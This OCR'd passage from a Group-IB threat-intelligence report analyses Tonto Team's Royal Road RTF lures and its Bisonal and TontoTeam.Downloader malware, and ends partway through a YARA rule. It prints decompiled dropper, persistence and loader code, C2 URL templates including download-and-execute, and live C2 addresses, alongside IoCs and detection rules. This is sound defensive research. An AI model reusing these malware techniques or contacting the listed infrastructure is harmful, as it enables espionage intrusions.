
- Metadata in the decoy documents indicates that the operating system language of the document's author was Simplified Chinese.
- Documents are created in Royal Road, the well-known malicious document builder widely used by Chinese APT groups.
- Malicious documents are commonly used to deliver custom malware. **Bisonal** and its **DoubleT** version are both existing for over 10 years with continuous development and are attributed to the Tonto Team.
- It was not the first time the Tonto Team has shown interest in the IT sector. In March 2021, the group hacked into the email servers of a purchasing company and a software development and cybersecurity consulting company based in Eastern Europe.

Therefore, Group-IB specialists assess with high confidence that this activity was carried out by the Tonto Team.


We've seen them before

During the research, we wondered **if it was not the first attempt of the Tonto Team to attack Group-IB**. To answer this question, we have studied the entire Group-IB Managed XDR database of neutralized malicious mailings and discovered that **in the summer of 2021 the threat actor tried to attack Group-IB employees**. The attempt was unsuccessful.

The screenshot below shows that on June 28, 2021, the Group-IB Managed XDR blocked an email sent to our employees. This email contained a file that we identified as malicious:



The **Group-IB malware detonation platform analyzed the malicious attachment**, so we were able to see the following picture:



Is it really the same scheme?

In 2021, **the threat actor used spearphishing** as the initial attack vector and once again employed fake mail registered with the GMX Mail service.

The analyzed file "*30 июня В 17.30 – очередное заседание Исполкома АДЭ.doc*" (MD5:7c138c6b6f88643d7c16e741f98e0503) is a malicious RTF document that was created in the Royal Road RTF Weaponizer, similar to the email attachment used in the 2022 attack on Group-IB.

The decoy has the following metadata:

```
File Permissions                : -rwxrwxrwx
File Type                       : RTF
File Type Extension             : rtf
MIME Type                       : text/rtf
Warning                         : Unsupported RTF encoding cp936. Will assume Latin.
Author                          : Administrator
Last Modified By                : Administrator
Create Date                     : 2021:06:28 16:15:00
Modify Date                     : 2021:06:28 16:15:00
Revision Number                 : 1
Pages                           : 1
```

Malicious encoded payload (8.t MD5: d5d0a1a034dcefdb08d9ca51c7694a22):

```
---+----------+------------------------------------------------------------------
id |index     |OLE Object
---+----------+------------------------------------------------------------------
0  |00008EC4h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 556232
   |          |OLE Package object:
   |          |Filename: '8.t'
   |          |Source path: 'C:\\Aaa\\tmp\\8.t'
   |          |Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\8.t'
   |          |MD5 = 'd5d0a1a034dcefdb08d9ca51c7694a22'
   |          |File Type: Unknown file type
---+----------+------------------------------------------------------------------
1  |001188E4h |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 6436
   |          |MD5 = '04bff45dd2a069f1972e6e831f9b2974'
---+----------+------------------------------------------------------------------
2  |001188CAh |Not a well-formed OLE object
---+----------+------------------------------------------------------------------
```


Analysis of the decrypted payload

The decrypted payload is a malicious PE32 format DLL file that can be classified as **Bisonal.Dropper**. This malware is used to deploy the Bisonal backdoor on the victim's system.

Compiled Date: 06/28/2021 01:44:01 UTC (which is 9:44 Beijing time – the beginning of a workday in China)

Bisonal.Dropper creates a file "*%AppData%\Roaming\conhost.exe*" (Bisonal.DoubleT backdoor). It records random overlay data to "conhost.exe" to change the backdoor hash.

```
if ( _access(Dst, 0) )
{
  hfile = fopen(Dst, "wb");
  hfile_ = hfile;
  if ( hfile )
  {
    mem_size = (rand_() + 6000000) % 3024000;
    mem_buf = malloc(mem_size);
    rand_overlay(mem_size, 1, mem_buf);
    fwrite(&MZ_file, 1u, 481633u, hfile_);
    fwrite(mem_buf, 1u, mem_size, hfile_);
    LOBYTE(hfile) = fclose(hfile_);
  }
}
```



The dropper also adds “conhost.exe” to the system startup by creating a registry key setting:

```
[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] userInit =
"%AppData%\Roaming\conhost.exe"
```

The backdoor will run only after a system reboot. Bisonal.DoubleT may write the following error messages to the log file “*%windows%\temp\log.txt*“:

- “[!] get pRegSetValueEx error\n”
- “[!] get pGetProcAddress error\n”
- “[!] get LoadLibraryA error\n”

```
  else
  {
    LOBYTE(hfile) = write_log_func("[!] get pRegSetValueEx error\n");
  }
}
else
{
  LOBYTE(hfile) = write_log_func("[!] get pGetProcAddress error\n");
}
}
else
{
  LOBYTE(hfile) = write_log_func("[!] get LoadLibraryA error\n");
}
```

“conhost.exe” (MD5: f53965ab81f746f5a2bf183d2a704c72) is a malicious EXE file in PE32 format that can be classified as a Bisonal.DoubleT backdoor. Comparing this sample from 2021 with the sample from 2022, we haven’t found any difference in functionality and encryption algorithms.

In the 2021 sample, all important strings are also encoded using the RC4 algorithm in a non-standard implementation with a 128-byte S-box:

```
unsigned int __thiscall decrypt_str_func(int this, int encrypted_data, unsigned int size)
{
  int i; // edx
  unsigned int result; // eax
  int j; // ebp
  unsigned __int8 k; // cl
  char buf[128]; // [esp+10h] [ebp-80h] BYREF

  i = 0;
  result = 0;
  qmemcpy(buf, (this + 40), sizeof(buf));
  j = 0;
  if ( size )
  {
    do
    {
      i = (i + 1) % 128;
      k = buf[i];
      j = (k + j) % 128;
      buf[i] = buf[j];
      buf[j] = k;
      *(result + encrypted_data) ^= buf[(k + buf[i]) % 128];
      ++result;
    }
    while ( result < size );
  }
  return result;
}
```

After decryption, the strings look like this:

```
decrypt_str_func(this, host_, 13u);           // "Host: %s\\r\\n"
decrypt_str_func(this, &connection_, 27u);    // "Connection: keep-alive\\r\\n"
decrypt_str_func(this, accept_, 16u);         // "Accept: */*\\r\\n"
decrypt_str_func(this, &user_agent, 119u);    // "User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\\r\\n"
decrypt_str_func(this, &accept_encoding, 35u);// "Accept-Encoding: gzip, deflate\\r\\n"
decrypt_str_func(this, &accept_language, 57u);// "Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\\r\\n"
decrypt_str_func(this, &cookie_JSESSIONID, 20u);// "Cookie: JSESSIONID="
decrypt_str_func(this, &content_type, 67u);   // "Content-Type: application/x-www-form-urlencoded; charset=UTF-8\\r\\n"
decrypt_str_func(this, format_str_newsID, 36u);// "%s%u&newsID=%04d-%02d-%02d-%02d%02d"
decrypt_str_func(this, reg_key, 64u);         // "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Internet Settings"
decrypt_str_func(this, ProxyServer, 12u);     // "ProxyServer"
decrypt_str_func(this, ProxyEnable, 12u);     // "ProxyEnable"
decrypt_str_func(this, &ru_order_index_strPageID, 31u);// "/ru/order/index.php?strPageID="
decrypt_str_func(this, &ru_news_index_strPageID, 30u);// "/ru/news/index.php?strPageID="
decrypt_str_func(this, &siteFiles_index_strPageID, 32u);// "/siteFiles/index.php?strPageID="
decrypt_str_func(this, &xhome_native_page_datareader, 39u);// "/xhome.native.page/datareader.php?sid="
decrypt_str_func(this, &http_get, 4u);        // "GET"
decrypt_str_func(this, &http_post, 5u);       // "POST"
decrypt_str_func(this, &http_1_0, 9u);        // "HTTP/1.0"
decrypt_str_func(this, c2_addr, 14u);         // "103.85.20.194"
decrypt_str_func(this, network_port, 4u);     // "615"
decrypt_str_func(this, wininet_dll_, 12u);    // "wininet.dll"
decrypt_str_func(this, InternetOpenA_, 14u);  // "InternetOpenA"
decrypt_str_func(this, InternetSetOptionA_, 19u);// "InternetSetOptionA"
decrypt_str_func(this, InternetConnectA_, 17u);// "InternetConnectA"
decrypt_str_func(this, HttpOpenRequestA_, 17u);// "HttpOpenRequestA"
decrypt_str_func(this, HttpSendRequestA_, 17u);// "HttpSendRequestA"
decrypt_str_func(this, InternetQueryOptionA_, 21u);// "InternetQueryOptionA"
decrypt_str_func(this, InternetReadFile_, 17u);// "InternetReadFile"
decrypt_str_func(this, InternetCloseHandle_, 20u);// "InternetCloseHandle"
```

In addition, we compared the decrypted strings of the 2022 and 2021 samples. The different strings of the 2022 sample are marked in red, and the strings of the 2021 sample are highlighted in yellow. Below is the result of comparing the strings of the indicated Bisonal.DoubleT samples:

```
      "Host: %s\\r\\n"
      "Connection: keep-alive\\r\\n"
      "Accept: */*\\r\\n"
      "User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\\r\\n"
      "Accept-Encoding: gzip, deflate\\r\\n"
      "Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\\r\\n"
      "Cookie: JSESSIONID="
      "Content-Type: application/x-www-form-urlencoded; charset=UTF-8\\r\\n"
      "%s%u&newsID=%04d-%02d-%02d-%02d%02d"
      "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Internet Settings"
      "ProxyServer"
      "ProxyEnable"
      "/ru/order/index.php?strPageID="
      "/ru/news/index.php?strPageID="
      "/siteFiles/index.php?strPageID="
      "/xhome.native.page/datareader.php?sid="
      "GET"
      "POST"
      "HTTP/1.0"
<!    "137.220.176.165"
<!    "22"
!>    "103.85.20.194"
!>    "615"
      "wininet.dll"
      "InternetOpenA"
      "InternetSetOptionA"
      "InternetConnectA"
      "HttpOpenRequestA"
      "HttpSendRequestA"
      "InternetQueryOptionA"
      "InternetReadFile"
      "InternetCloseHandle"
```

Basic communication patterns between C2 and Bisonal.DoubleT:

Request	Template	Example
Hello – GET request	hXXps://103[.]85[.]20[.]194/ru/order/index.php?strPageID=[ID], where ID is a decimal number	hXXps://103[.]85[.]20[.]194/ru/order/index.php?strPageID=167880896
Command – GET request	hXXps://103[.]85[.]20[.]194/ru/news/index.php?strPageID=[ID]&newsID=[YYYY-MM-DD-mmss]	hXXps://103[.]85[.]20[.]194/ru/news/index.php?strPageID=167880896&newsID=2022-06-22-1422
Response – POST request	hXXps://103[.]85[.]20[.]194/xhome[.]native[.]page/datareader.php?sid=[ID]	hXXps://103[.]85[.]20[.]194/xhome[.]native[.]page/data?sid=167880896
Download & Execute – GET request	hXXps://103[.]85[.]20[.]194/siteFiles/index.php?strPageID=[ID]	hXXps://103[.]85[.]20[.]194/siteFiles/index.php?strPageID=167880896

So, there's nothing new at all?

In the 2022 attack, Tonto Team used a new downloader that Group-IB named **TontoTeam.Downloader**. It has also been called **QuickMute** in another public source.

As usual, the group used a malicious RTF document that was created in Royal Road — *Вниманию.doc* (MD5: 8cdd56b2b4e1e901f7e728a984221d10).

Malicious encoded payload:

```
id |index     |OLE Object
---+----------+--------------------------------------------------------------------
0  |00001F1Ah |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 51156
   |          |OLE Package object:
   |          |Filename: 'dcnx18pwh.wmf'
   |          |Source path: 'C:\\Windows\\dcnx18pwh.wmf'
   |          |Temp path = 'C:\\Windows\\dcnx18pwh.wmf'
   |          |MD5 = '83b8d4462566a23298ca38c418eeccde'
   |          |File Type: Unknown file type
---+----------+--------------------------------------------------------------------
1  |0001AF52h |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 6436
   |          |MD5 = '82cb0be3304a6936623d58fd59b5c0cd'
---+----------+--------------------------------------------------------------------
2  |0001AF38h |Not a well-formed OLE object
---+----------+--------------------------------------------------------------------
```

Analysis of TontoTeam.Downloader

The decrypted payload is a malicious EXE file in PE32 format (MD5: 66c46b76bb1a1e7ecdb091619a8f5089), which can be classified as a downloader. **This file is used to download malware for the next stage of the attack**, which is a DLL with the specified export function “HttpsVictimMain”.

The configuration data of the analyzed file is encrypted using RC4. The key is contained in the malware body and is 256 bytes long.

Decrypted configuration data:

```
https!upportteam[.]lingrevelat[.]com$443$11111111111111111111111111111111111111111111111111111111111111111111111111111111
94AF-449D-B7F6-6585EF9E9839}$https-note-86
```

Parameter	Value	Description
param_1	https	Network protocol type
param_2	upportteam[.]lingrevelat[.]com	Domain name
param_3	443	Network port
param_4	11111111111111111111111111111111 11111111111111111111111111111111111111 11111111111111111111111111111111 1111111111111111111111111111111111111111111111111111111111111111	Setting the operating time (malware works at a certain time on certain days of the week)
param_5	{A931568B-94AF-449D-B7F6-6585EF9E9839}	Mutex name
param_6	https-note-86	Unknown, possibly malware ID
param_7	`[#o_*#]`	Name of the proxy server (if the value is `[#o_*#]`, then the value of this parameter is 0)
param_8	`[#o_*#]`	Proxy network port
param_9	`[#o_*#]`	Proxy server username
param_10	`[#o_*#]`	Proxy server password
param_11	`[#o_*#]`	Not used

The functionality of the TontoTeam.Downloader:

- Multithreading.
- Passing important strings (the name of the exported function, User-Agent, URL path, etc.) through the stack.
- Using encryption algorithms: RC4, XOR.
- Creating a “Notepad” window with the “Wrap” class.
- Creating a mutex “{A931568B-94AF-449D-B7F6-6585EF9E9839}”.
- Creating a mutex “QuitMutex%d”, where %d is the PID of the currently running process (downloader). It is used to prevent the payload file from re-downloading and running.
- Checking the local time and comparing it with the value in param_4. If the value of the array of param_4 by the index of the product of the hour and the day of the week (which are taken from the local time on the victim’s computer) is not equal to 1, then the main functionality is not executed.
- Downloading a payload from hXXtps://upportteam[.]lingrevelat[.]com/update/v32/default, which is a malicious dynamic-link library (DLL) with the “HttpsVictimMain” exported function. DLL is encrypted with RC4 and XOR algorithms. The XOR algorithm decrypts data at offset 0x104 (260) bytes, which are pre-decrypted by RC4.

Network request example:

```
GET /update/v32/default HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Host: upportteam[.]lingrevelat[.]com
```

- Possibly using system proxy settings or settings specified in configuration data.
- Decrypting downloaded data from a URL and checking if it is a PE32 file.
- Loading the next stage payload (the downloaded malicious DLL) to memory and calling the “HttpsVictimMain” exported function. The function is also used to transfer the following parameters: domain name, network port, RC4 key (is contained in the downloaded DLL), number of hours of days of the week, unknown parameter with the value “https-note-86” (maybe its BotID or CampaignID), proxy server, proxy network port, proxy user, proxy password.

```
dll_func = load_dll_func((decrypted_data + 260));
if ( dll_func )
{
  strcpy(export_func_name, "HttpsVictimMain");
  export_func_addr = get_export_func_addr(dll_func, export_func_name);
  if ( export_func_addr )
  {
    memcpy(rc4_key, decrypted_data + 4, sizeof(rc4_key));
    export_func_addr(                       // call export function "HttpsVictimMain"
      &config[2],                           // domain = "upportteam.lingrevelat.com"
      config[0],                            // port = 443
      rc4_key,                              // rc4_key (contained in the DLL)
      &config[982],                         // _1111_ = { 01 01 01 ... 01 01 01 } // size 0xA8 (168)
      &config[150],                         // unk_param = "https-note-86" // BotID or CampaignID
      &config[278],                         // proxy_server = ""
      config[1],                            // proxy_port = ""
      &config[406],                         // proxy_user = ""
      &config[534]);                        // proxy_password = ""
  }
}
```

Conclusion

Group-IB experts have previously **warned about threats from TaskMasters and TA428**, other Chinese nation-state cyber threat actors. Based on the conducted analysis, the company’s Threat Intelligence team concluded that Tonto Team is behind the 2021-2022 attempted attacks on Group-IB.

The main goal of Chinese APTs are espionage and intellectual property theft. Undoubtedly, **Tonto Team will keep probing IT and cybersecurity companies** by leveraging spear phishing to deliver malicious documents using vulnerabilities with decoys specially prepared for this purpose.

Group-IB will continue to research **the methods, tools and tactics of Tonto Team** and inform the organizations targeted by this pro-state group. We aspire to promptly inform the attacked organizations about the discovered malicious activity against them – it helps minimize the damage from threat actor’s actions. Additionally, **we consider informing the cybersecurity community about the discovered threats as a part of our mission** and encourage other researchers to study complex threats together, share data and use our technologies to combat intruders.

IoCs

Hash

17.06.2022_Протокол_МРГ_Подгруппа_ИБ.doc

- MD5: 80987dcdb36e7cb52bb03f00261aa2bd
- SHA1: 2abf70f69a289cc99adb5351444a1bd23fd97384
- SHA256: c7018ee3783f4b2fb19fedc78c59586390efa1b72c907867794bf42141eb767c

Вниманию.doc

- MD5: 67bfa75dbc39ab88da995c21565d05ca
- SHA1: f599ed4ecb6c61ef2f2692d1a083e3bb040f95e6
- SHA256: 7970393e506934e9304f1d18ced34b86ef04a0d278d8e3cdb4b0064caee73846

О_формировании_проекта_ПНС_2022_файл_отображен.doc

- MD5: b8387fc571a8e79efab3e2cc343aae24
- SHA1: 2b7975e6b1e9b72e9eb06989e5a8b1f6fd9ce027
- SHA256: c2ba362693aad8686f79822712c3871f0da1570465578843f5d73c70db07e631

замечания таблица 20.06.2022.doc

- MD5: 001b53acfab523dc060d38d73d63feef
- SHA1: a501fec38f4aca1a57393b6e39a52807a7f071a4
- SHA256: d79dcb90dfc01723f8df5628f502352c6f922187d3ef5942a6e8465552f40edf

dcnx18pwh.wmf (encoded Royal Road payload)

- MD5: 518439fc23cb0b4d21c7fd39484376ff
- SHA1: 071f19019fa7b8fae94aace54167c1b085f5c050
- SHA256: 0f704f3ab4a3ec30656dab6094c582b1089cbc8fcba280cadf3c7a651aeaacc3

– (decoded Royal Road payload — Bisonal.DoubleT)

- MD5: e40c514739768ba04ab17ff0126c1533
- SHA1: f714f02e935bc70f3b10184b15343601b33a24d2
- SHA256: 58c1cab2a56ae9713b057626953f8967c3bacbf2cda68ce104bbb4ece4e35650

30 июня в 17.30 – очередное заседание Исполкома АДЭ.doc

- MD5: 7c138c6b6f88643d7c16e741f98e0503
- SHA1: c9e4390ae500fc4d9704b665f981a61bc504bf46
- SHA256: bc78ba16d9495b17918d31e893a5f10d8a87d16a4a88f9bfd3ed5c735ce2ae11

8.t (encoded Royal Road payload)

- MD5: d5d0a1a034dcefdb08d9ca51c7694a22
- SHA1: 5c22539218a08e9ec181cb2d89853b9aeb65c1bc
- SHA256: 64fabaf342a23f1777f6895383eddb4fc065d6c4d8608cebea51c30064b5c2a8

– (decoded Royal Road payload — Bisonal.Dropper)

- MD5: 40caac250ef2f2937521e4d8374477e7
- SHA1: 9d5daba847044ab63c926f9c740e47ee079f09d6
- SHA256: 1c86452b222c8e631b0434585000466814f92f71d81576e03e0a118409019842

conhost.exe – Bisonal.DoubleT (backdoor)

- MD5: f53965ab81f746f5a2bf183d2a704c72
- SHA1: 5b01f3425b8fd053bd93b0d0aef2f04a950de7b2
- SHA256: 8597e6b9f5f61c68a9ef219513dd43dd36e269b738f849b1dda44b576c865d39

Вниманию.doc

- MD5: 8cdd56b2b4e1e901f7e728a984221d10
- SHA1: cb8eb16d94fd9242baf90abd1ef1a5510edd2996
- SHA256: 7944fa9cbfef2c7d652f032edc159abeaa1fb4fd64143a8fe3b175095c4519f5

dcnx18pwh.wmf (encoded Royal Road payload)

- MD5: 83b8d4462566a23298ca38c418eeccde
- SHA1: 159b8b3bddbe60654d2be40416c6d6e74eeb86fa
- SHA256: f76f3277385195c27fdf2f90a01a8dd70bd05d92ab70696a6e6d7b0d5fb8e70c

– (decoded Royal Road payload — TontoTeam.Downloader)

- MD5: 66c46b76bb1a1e7ecdb091619a8f5089
- SHA1: d858d9e11fc027ce7102ef150b412d1eaf34c544
- SHA256: c357faf78d6fb1460bfcd2741d1e99a9f19cf6dffd6c09bda84a2f0928015398

Пояснительная записка к ЗНИ.doc

- MD5: 543bb103b8ad231ca53f6c1eb369c094
- SHA1: 415ce2db3957294d73fa832ed844940735120bae
- SHA256: 43622526694b40bad5fde8971f7937a22b8e6f4012dbd39cd4746429e056c609

dcnx18pwh.wmf (encoded RoyalRoad payload)

- MD5: d748141a5878b7ef21c2663e9a1cdd2d
- SHA1: dc943ff76af8384913bc0b79573fea71c7999a08
- SHA256: 10f881212a7c60f1da2f0b0473a7f1dd0af0b99a1e154f46f7fed45d92b7b05d

– (decoded RoyalRoad payload — Bisonal.DoubleT)

- MD5: d598baa47b9bcb4f5059a81515f9480b
- SHA1: 295a4c55c24260fad46e00f6935c7172f207c247
- SHA256: dcb854e32d3ca08852371673ed7cd9139af761b8b127113746a527050b5e2b1d

РЭН 2022.doc

- MD5: ab5cd5dfc157c70b9872fed13774e039
- SHA1: 1c848911e6439c14ecc98f2903fc1aea63479a9f
- SHA256: 0828b9834e1f967fc68d7dd577cc40c63715ee1a37786437c46af3ccd6ac79ea

Network indicators

- 103.85.20[.]194:443
- 137.220.176[.]165:443
- 137.220.176[.]215
- upportteam[.]lingrevelat[.]com
- supportteam[.]lingrevelat[.]com
- news[.]wooordhunts[.]com
- hXXps://upportteam[.]lingrevelat[.]com/update/v32/default


User-Agent

Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\r\nCookie: JSESSIONID=[Base32 encoded information about victim computer]

Mutexes

{A931568B-94AF-449D-B7F6-6585EF9E9839}
QuitMutex%d, where %d – PID of a current running process (the downloader).

MITRE ATT&CK®



Initial Access

T1566.001 Phishing: Spear phishing Attachment

Execution

T1204.002 User Execution: Malicious File
T1203 Exploitation for Client Execution
T1059.003 Command and Scripting Interpreter: Windows Command Shell

Persistence

T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Privilege Escalation

T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Defense Evasion

T1027 Obfuscated Files or Information
T1140 Deobfuscate/Decode Files or Information

Credential Access

Discovery

T1124 System Time Discovery
T1057 Process Discovery
T1082 System Information Discovery
T1614.001 System Location Discovery: System Language Discovery
T1016 System Network Configuration Discovery
T1033 System Owner/User Discovery

Lateral Movement

Collection

Command and Control

T1071.001 Application Layer Protocol: Web Protocols
T1573.002 Encrypted Channel: Asymmetric Cryptography
T1001 Data Obfuscation
T1105 Ingress Tool Transfer

Exfiltration

T1041 Exfiltration Over C2 Channel

Impact

YARA rules

```
import "pe"

rule apt_tontoteam__bisonal_doublet
{
    meta:
        author = "Dmitry Kupin"
        company = "Group-IB"
        description = "Detects Bisonal.DoubleT samples"
        date = "2022-06-20"
        hash = "58c1cab2a56ae9713b057626953f8967c3bacbf2cda68ce104bbb4ece4e35650"

    strings:
        $s0 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567=" fullword ascii
        $s1 = "{\"status\":\"success\"}" fullword ascii
        $s2 = "GetNativeSystemInfo" fullword ascii
        $s3 = "::Off" fullword ascii
        $s4 = "::On" fullword ascii

    condition:
        all of ( $s* ) or pe.imphash ( ) == "2edcf20dae8aede04f118ccf201f5bd2" or
pe.imphash ( ) == "7f112e0b3c0a7ba76132c94ad9501c2a" or pe.imphash ( ) ==
"99dd7d50528327476d4b7badce66aff1" or pe.imphash ( ) ==
"7f112e0b3c0a7ba76132c94ad9501c2a"
}

rule apt_tontoteam__downloader
{
    meta:
        author = "Dmitry Kupin"
        company = "Group-IB"
        description = "Detects TontoTeam.Downloader samples"
        date = "2022-06-17"
        hash = "c357faf78d6fb1460bfcd2741d1e99a9f19cf6dffd6c09bda84a2f0928015398"

    strings:
